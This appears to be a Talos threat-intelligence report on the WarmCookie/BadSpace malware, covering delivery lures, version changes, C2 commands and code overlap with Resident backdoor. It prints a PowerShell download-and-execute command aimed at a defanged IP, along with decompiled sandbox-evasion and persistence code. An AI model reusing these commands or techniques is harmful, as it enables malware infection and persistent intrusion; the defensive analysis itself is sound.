Threat Spotlight: WarmCookie/BadSpace

blog.talosintelligence.com/warmcookie-analysis/

Edmund Brumaghin October 23, 2024

By Edmund Brumaghin, Jordyn Dunk, Nicole Hoffman, Holger Unterbrink

Wednesday, October 23, 2024 06:02

SecureX Threat Spotlight Stealer

- WarmCookie is a malware family that emerged in April 2024 and has been distributed via regularly conducted malspam and malvertising campaigns.
- WarmCookie, observed being used for initial access and persistence, offers a means for continuous long-term access to compromised environments and is used to facilitate delivery of additional malware such as CSharp-Streamer-RAT and Cobalt Strike.
- Post-compromise intrusion activity associated with WarmCookie overlaps with previously observed activity we attribute to TA866.

- We assess that WarmCookie was likely developed by the same threat actor(s) as Resident backdoor, a post-compromise implant previously deployed in intrusion activity that Cisco Talos attributes to TA866.

What is WarmCookie?

WarmCookie, also known as BadSpace, is a malware family that has been distributed since at least April 2024. Throughout 2024, we have observed several distribution campaigns conducted using a variety of lure themes to entice victims to take actions that result in malware infection.

These campaigns typically rely on malspam or malvertising to initiate the infection process that results in the delivery of WarmCookie. WarmCookie offers a variety of useful functionality for adversaries including payload deployment, file manipulation, command execution, screenshot collection and persistence, making it attractive to use on systems once initial access has been gained to facilitate longer-term, persistent access within compromised network environments.

In previously analyzed intrusion activity involving WarmCookie, we have observed that it is used as an initial payload and that CSharp-Streamer-RAT and Cobalt Strike were delivered following the initial WarmCookie infection.

While analyzing the campaigns, intrusion activity, and infrastructure associated with WarmCookie over the course of 2024, we also identified multiple overlaps with activity conducted by TA866 in 2023.

Typical infection chains

As previously mentioned, we have observed WarmCookie campaigns being conducted since at least April 2024. These campaigns rely on malspam or malvertising to facilitate the delivery of malicious content.

In the case of malspam, we have observed consistent use of invoice-related and job agency themes that entice victims to access hyperlinks present in either the email body, or within attached documents, such as PDFs.


Examples of common message subjects observed in campaigns conducted between April and August 2024 are listed below.

- `United Rentals Inc: Invoice# [0-9]{9}\-[0-9]{3}`
- `Invoice and Remittance`

In a recent campaign conducted in August, the messages contained PDF attachments. The attachment filenames were randomized but typically use the following format.

```
Attachment_[0-9]{3}\-[0-9]{3}\.pdf
```

While there have been variations over time, below is a representative example of one of these emails and the associated PDF attachment.



United Rentals, Inc
statements@ur.com
To victim@talosintelligence.com
8/14/2024, 9:28 AM
United Rentals Inc: Invoice# 758078309-001

800-UR-RENTS (800-877-3687)

1 attachment: Attachment_758078309-001.pdf 10.9 K

WarmCookie emails and attachments.


The PDFs contain hyperlinks that direct victims to web servers hosting malicious JavaScript files that continue the infection process.

We have also observed WarmCookie campaigns leveraging infrastructure associated with traffic distribution and malware delivery systems. In one early campaign, we observed the use of the LandUpdates808 cluster of infrastructure described here. In observed cases, malicious JavaScript downloaders were being hosted at the following paths on servers associated with the LandUpdates808 cluster of web servers.

/wp-content/upgrade/update[.]php

Regardless of whether the delivery stage of the attack was conducted via malspam or malvertising, an obfuscated JavaScript downloader is delivered that is responsible for continuing the infection process. We have observed the use of ZIP archives to compress the JavaScript file and the delivery of the JavaScript file directly from the distribution infrastructure.

When executed, it deobfuscates and executes a PowerShell command that uses Bitsadmin to retrieve and execute the WarmCookie DLL using syntax, like that shown below.



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -c "start-job {
param($a) Import-Module BitsTransfer; $d = $env:temp + '\' +
[System.IO.Path]::GetRandomFileName(); Start-BitsTransfer -Source
'hxxp[:]//72[.]5[.]43[.]29/data/e93629b052f25d25c92a4afaee51cc81' -Destination $d;
if (![System.IO.File]::Exists($d)) {exit}; $p = $d + ',Start'; rundll32.exe $p;
Start-Sleep -Seconds 10} -Argument 0 | wait-job | Receive-Job"
```

PowerShell execution.

We have observed a relatively small number of distribution servers hosting WarmCookie DLLs compared to the infrastructure used in earlier stages of the infection chain.

WarmCookie

The main WarmCookie payload has been extensively analyzed in prior reporting here and here. While performing this research, newly observed WarmCookie samples were reported on social media during September 2024. We observed significant additions and changes in this latest version that demonstrate the threat actor is continuing to improve their tooling.

We observed changes to the way the malware is executed and how persistence is achieved on infected systems. As described in prior reporting, the malware is typically delivered and executed as a PE DLL or a PE EXE. If the payload is in the DLL format, it is typically executed with specific command-line parameters that determine whether persistence should be achieved.

In previous WarmCookie samples the execution was consistent with the following:

rundll32.exe <DLL_Filename>,Start /p

In the latest samples analyzed, this command-line syntax has been modified as follows:

rundll32.exe <DLL_Filename>,Start /u

Additionally, the user agent used during C2 communications in previous WarmCookie samples featured extraneous spaces not consistent with normal user agent strings seen in the wild. This allowed for easy detection of WarmCookie C2 activity via network traffic inspection. In the latest WarmCookie samples, this mistake has been corrected. Below is a comparison between the old and new user agent strings used during C2 communications.

Old User Agent:


Mozilla / 4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;.NET CLR 1.0.3705)

New User Agent:

Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0

We also observed the inclusion of a new self-updating mechanism that would enable an attacker to dynamically deliver updates to WarmCookie via the C2 server, however, this functionality did not appear to be fully implemented in the analyzed sample at the time.

In the latest sample, changes were made to the sandbox detection mechanism present in the malware where some checks present in previous versions have been removed.




```
DWORDLONG __fastcall VMcheck(HMODULE hModule)
{
  DWORDLONG result; // rax

  if ( get_num_files_in_tmp_folder() > 14
    || get_num_files_in_APPDATA() > 4
    || (result = GetReleaseVersion(), result > 4) )
  {
    if ( Get_Num_Processors() > 3 && GetPhyRAMinMegaByte() > 3839 )// min 4 processors and approx. 4 GigaByte
      return create_mutex(hModule);
    if ( Get_Num_Processors() > 7 )             // or min 8 Processors
      return create_mutex(hModule);
    result = GetPhyRAMinMegaByte();
    if ( result > 5887 )                        // or more than approx. 6 GB
      return create_mutex(hModule);
  }
  return result;                                // not evaluated
}
```

WarmCookie sandbox detection.

Several changes to the C2 commands supported by the malware have also been made in the latest WarmCookie samples analyzed. The command to remove persistence and the malware itself has been deleted. New commands have been added as follows:

- **Command 0x8:** Supports the creation of a DLL file received from the C2 server that is assigned a temporary filename and then executed by WarmCookie.
- **Command 0xA**: Appears to be a prepared update command, it is like Command 0x8, but adds hardcoded parameters to the DLL: `C:\Windows\System32\rundll32.exe <tmpfilename.dll> Start /update`
- **Command 0xB**: Supports moving the malware to a temporary file name and location and deletes the previously scheduled task. It prepends the string ‘dat’ to the temporary filename. It also exits the C2 loop, leading to termination of the malware process.

During the malware’s initialization and startup phase, the `/update` parameter of the Command `0xA` is checked to determine if the parameter was set. Regardless of the result of this check, the same function is executed, as shown below.



```
    slash_update = rc4_wrapper(enc_slash_update);
    if ( cmd_has_param(slash_update) )        // was started with /update
      check_started_with_slash_u(hModule, GUID1_M1);
    cleanup(slash_update);
  }
  else
  {
    check_started_with_slash_u(hModule, GUID1_M1);
  }
  CloseHandle(MutexW);
}
return cleanup(GUID1_M1);
```

WarmCookie update parameter.

Analysis suggests that the malware will continue to evolve moving forward as the threat actor continues to improve on it and adds additional functionality as needed.

Links to past intrusion activity


While analyzing the distribution campaigns, infrastructure used, and post-compromise intrusion activity associated with WarmCookie, we identified multiple overlaps with previously observed malicious activity.

In earlier WarmCookie distribution campaigns, threat actors relied on lures that appear as if they were associated with talent/job search agencies. As mentioned here, the lure documents and landing pages associated with this campaign are like those used by distributors of Ursnif in past campaigns.

While analyzing intrusion activity associated with WarmCookie, we observed the deployment of CSharp-Streamer-RAT as a follow-on payload following the initial system compromise. CSharp-Streamer-RAT is a full-featured remote access trojan that offers robust functionality as described here.

In this case, the sample reached out to a C2 server that was configured to use an SSL certificate that appeared to have been programmatically generated with several fields randomly populated. Using Regular Expressions to identify other servers with similar SSL characteristics, we identified three additional C2 servers, all previously associated with CSharp-Streamer-RAT samples. One of these C2 servers was observed being used by a CSharp-Streamer-RAT sample we identified in a previous intrusion that we assess with high confidence was conducted by TA866.


The screenshot below shows the relevant fields present within the SSL certificate associated with the CSharp-Streamer-RAT C2 server observed in previous intrusion activity we attribute to TA866.



```
—   2023-09-29            www.i2rtqyj.ekz           e0e9b34e7ce2c50b5821a65080d65c243f8fc43b
        Data:
          Version: V3
          Serial Number: 1
          Thumbprint: e0e9b34e7ce2c50b5821a65080d65c243f8fc43b
        Signature Algorithm:
          Issuer: C=CN , CN=My Root CA , O=u6ol8 Company
          Validity
            Not Before: 2023-09-25 02:30:15
            Not After: 2025-09-24 02:30:15
          Subject: C=CN , CN=www.i2rtqyj.ekz
          Subject Public Key Info:
            Public Key Algorithm : RSA
```

Previous CSharp-Streamer-RAT C2 SSL certificate.

Below is an example of one of the SSL certificates associated with the CSharp-Streamer-RAT C2 server observed in recent WarmCookie intrusion activity.



```
—   2024-06-13            www.72utzde.77g           ba17413e11cd2241dcbd6e413c3f78681472c0df
        Data:
          Version: V3
          Serial Number: 1
          Thumbprint: ba17413e11cd2241dcbd6e413c3f78681472c0df
        Signature Algorithm:
          Issuer: CN=My Root CA , O=tdjzz Company , C=CN
          Validity
            Not Before: 2024-06-10 21:21:38
            Not After: 2026-06-10 21:21:38
          Subject: C=CN , CN=www.72utzde.77g
          Subject Public Key Info:
            Public Key Algorithm : RSA
```

Recent CSharp-Streamer-RAT C2 SSL certificate.

Based on analysis of the system involved in this prior intrusion activity, we assess with high confidence that TA866/Asylum Ambuscade deployed CSharp-Streamer-RAT while directly operating on the system leading up to, during, and after its deployment. In the recent WarmCookie case, we also assess with high confidence that the attacker who deployed WarmCookie also deployed CSharp-Streamer-RAT following the initial compromise.

WarmCookie vs. Resident backdoor

As referenced here, and in prior reporting, TA866/Asylum Ambuscade has been observed delivering a post-compromise implant called Resident backdoor in prior intrusion activity. Prior reporting on WarmCookie has alluded to observed links between Resident backdoor and WarmCookie.

We performed a code and function level analysis of Resident backdoor samples from previous intrusion activity and WarmCookie samples from September 2024 and observed several notable similarities in the way core functionality has been implemented across both malware families. WarmCookie appears to contain much of the same functionality as Resident backdoor but has been significantly extended to support additional functionality.

We assess that both were likely developed by the same entity based on the following analysis findings:

- The RC4 implementation is consistent across both malware families.
- The RC4 string decryption function implementation is consistent across both malware families.
- Mutex management is performed consistently across both malware families.
- Both malware families use GUID-like strings for the mutex.
- The way in which various functions were constructed and the coding conventions used is consistent.
- The definition of scheduled tasks to achieve persistence is consistent.
- Both malware families wait one minute before executing the scheduled task.
- The directory, file schema and parameters are similar in both malware families.
- The initial startup logic and command line parameter implementation are similar.


Code similarity analysis

We conducted a similarity analysis of the code execution flow between both Resident backdoor and a recent WarmCookie sample that was shared on social media. We observed consistent implementation of core functionality across both as well as consistent use of coding conventions across both malware families.

Task Scheduler implementation


If the malware is initially executed without supplying any parameters, both Resident and WarmCookie first determine if the initially launched application was a PE DLL or an PE EXE. Depending on the result, they either create a filename with the extension “`.dll`" or “`.exe`". Also based on the results of this test, they both create a scheduled task via the Windows Task Scheduler, which spawns a copy of the malware after waiting for 60 seconds. In the case that the initially launched application was a PE DLL, rundll32.exe is used to launch the malware. In the case of a PE EXE file, it is executed directly.

They both attempt this in the `%ALLUSERSPROFILE%` directory, if that fails, they try it again in `%ALLDATA%` directory.




```
  GetModuleFileNameW(hModule, ThisModuleFilename, 0x104u);
  if ( (CopyFileW)(ThisModuleFilename, filepath_rnd_str_from_bingo, 0LL) )
  {
    slash_u = rc4_wrapper(enc_slash_u);
    slash_u_1 = slash_u;
    if ( is_dll )
    {
      Start = rc4_wrapper(enc_Start);
      vsnwprintf_wrap(                          // <ALLUSERPROFILE|APPDATA>/<rnd companyname>/updater.dll
        filepath_rnd_str_from_bingo_with_para,  // <ALLUSERPROFILE|APPDATA>/<rnd companyname>/updater.dll Start /u
        0x104uLL,
        L"\"%ls\",%ls %ls",
        filepath_rnd_str_from_bingo,
        Start,
        slash_u_1);
      cleanup(Start);
      rundll32 = rc4_wrapper(enc_rundll32_exe); // rundll32.exe <ALLUSERPROFILE|APPDATA>/<rnd companyname>/updater.dll Start /u
      ret = exec_via_task_scheduler(a3_taskname, rundll32, filepath_rnd_str_from_bingo_with_para, 60, 10u);
      cleanup(rundll32);
    }
    else
    {                                           // <ALLUSERPROFILE|APPDATA>/<rnd companyname>/updater.exe /u
      ret = exec_via_task_scheduler(a3_taskname, filepath_rnd_str_from_bingo, slash_u, 60, 10u);
    }
    cleanup(slash_u_1);
```

WarmCookie startup parameters.



